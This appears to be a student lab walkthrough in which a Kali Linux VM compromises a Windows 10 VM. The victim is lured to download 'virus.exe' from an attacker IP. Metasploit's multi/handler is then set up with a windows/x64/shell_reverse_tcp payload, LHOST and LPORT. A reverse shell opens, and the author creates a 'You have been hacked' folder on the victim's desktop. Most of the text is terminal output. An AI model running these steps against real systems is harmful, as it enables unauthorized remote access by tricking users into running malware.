
8. Next to send the file to the vulnerable Windows machine I will give a link to be downloaded to the victim or person on the windows machine. I will be using the link as follows “100.200.12.5/virus.exe”



Windows 10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
New tab
Filter your search: History Favorites Tabs
Search the web
Microsoft 365
Amazon
eBay
Disney+
Walmart
Add shortcut
Discover Following News Sports Play Money Gaming
Personalize
Partial view
Refresh stories
30-Minute Chicken Breast Recipes
Scarborough
23 °C
Hourly Daily
3:53 PM
Right Ctrl


```
http://100.200.12.5/virus.exe
http://100.200.12.5/virus.exe
http://100.200.12.5/virus.exe - Bing Search
```

9. I then start the Metasploit framework using the command “msfconsole”
Then after it starts I will use the command “use exploit/multi/handler/” to hack the Windows machine.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
19:30
saburi@kali: ~
File Actions Edit View Help
Right Ctrl


```
┌──(saburi㉿kali)-[~]
└─$ msfconsole
Metaspliot tip: Writing a custom module? After editing your module, why not try
the reload command

                                                  
      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler/
```

After I press enter I use the “set payload windows/x64/shell_reverse_tcp” to tell Metasploit to use a specific payload which is “windows/x64/shell_reverse_tcp”.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
19:37
saburi@kali: ~
/home/saburi
File Actions Edit View Help
Right Ctrl


```
      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/x64/shell_reverse_tcp
[-] Unknown command: windows/x64/shell_reverse_tcp
This is a module we can load. Do you want to use windows/x64/shell_reverse_tcp? [y/N]   N
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

10. I will next use the “set LHOST 100.200.12.5” where LHOST stands for local host where it lets the target machine connect back to the attackers machine. Then I specify the port number using “set LPORT” to let the vulnerable Windows machine to connect back to it.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
19:44
saburi@kali: ~
File Actions Edit View Help
Right Ctrl


```
     dB'dB'dB' dBBP     dBP     dBP BB
    dB'dB'dB' dBP      dBP     dBP  BB
   dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
                                          dB' dBP    dB'.BP
          .                  .       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                             |      dBP    dBP    dBP    dB'.BP dBP    dBP
                           --o--   dBBBBP dBP    dBBBBP dBBBBP dBP    dBP
                             |
                                                                    .
                .
         o                  To boldly go where no
                             shell has gone before


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/x64/shell_reverse_tcp
[-] Unknown command: windows/x64/shell_reverse_tcp
This is a module we can load. Do you want to use windows/x64/shell_reverse_tcp? [y/N]   N
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload ⇒ windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > LHOST 100.200.12.5
[-] Unknown command: LHOST
msf6 exploit(multi/handler) > set LHOST 100.200.12.5
LHOST ⇒ 100.200.12.5
msf6 exploit(multi/handler) > set LPORT 2222
LPORT ⇒ 2222
msf6 exploit(multi/handler) > █
```

11. To start the hack I type run and enter it to run the “reverse TCP handler” to hack and access the vulnerable Windows machine.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
19:47
saburi@kali: ~
File Actions Edit View Help
Right Ctrl

```
                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
                                          dB' dBP    dB'.BP
          .                  .       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                             |      dBP    dBP    dBP    dB'.BP dBP    dBP
                           --o--   dBBBBP dBP    dBBBBP dBBBBP dBP    dBP
                             |
                                                                    .
                .
         o                  To boldly go where no
                             shell has gone before


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/x64/shell_reverse_tcp
[-] Unknown command: windows/x64/shell_reverse_tcp
This is a module we can load. Do you want to use windows/x64/shell_reverse_tcp? [y/N]   N
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload ⇒ windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > LHOST 100.200.12.5
[-] Unknown command: LHOST
msf6 exploit(multi/handler) > set LHOST 100.200.12.5
LHOST ⇒ 100.200.12.5
msf6 exploit(multi/handler) > set LPORT 2222
LPORT ⇒ 2222
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 100.200.12.5:2222
█
```


12. I would open the “virus.exe” file on the vulnerable Windows machine to start the hack and access the windows directory on Kali Linux.



```
        =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/x64/shell_reverse_tcp
[-] Unknown command: windows/x64/shell_reverse_tcp
This is a module we can load. Do you want to use windows/x64/shell_reverse_tcp? [y/N]   N
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload ⇒ windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > LHOST 100.200.12.5
[-] Unknown command: LHOST
msf6 exploit(multi/handler) > set LHOST 100.200.12.5
LHOST ⇒ 100.200.12.5
msf6 exploit(multi/handler) > set LPORT 2222
LPORT ⇒ 2222
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 100.200.12.5:2222
[*] Command shell session 1 opened (100.200.12.5:2222 → 100.200.12.6:54600) at 2024-05-23


C:\Users\Saburi\Downloads>
```

Name	Date modified	Type	Size
virus	2024-05-23 3:53 PM	Application	7 KB

13. As I succeeded in hacking the Windows machine I will now go to the desktop directory and make a folder named “You have been hacked”



```
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/x64/shell_reverse_tcp
[-] Unknown command: windows/x64/shell_reverse_tcp
This is a module we can load. Do you want to use windows/x64/shell_reverse_tcp? [y/N]   N
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload ⇒ windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > LHOST 100.200.12.5
[-] Unknown command: LHOST
msf6 exploit(multi/handler) > set LHOST 100.200.12.5
LHOST ⇒ 100.200.12.5
msf6 exploit(multi/handler) > set LPORT 2222
LPORT ⇒ 2222
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 100.200.12.5:2222
[*] Command shell session 1 opened (100.200.12.5:2222 → 100.200.12.6:54600) at 2024-05-23


C:\Users\Saburi\Downloads>cd ..
cd ..

C:\Users\Saburi>cd Desktop
cd Desktop

C:\Users\Saburi\Desktop>mkdir You have been hacked
mkdir You have been hacked

C:\Users\Saburi\Desktop>mkdir Youhavebeenhacked
mkdir Youhavebeenhacked

C:\Users\Saburi\Desktop>
```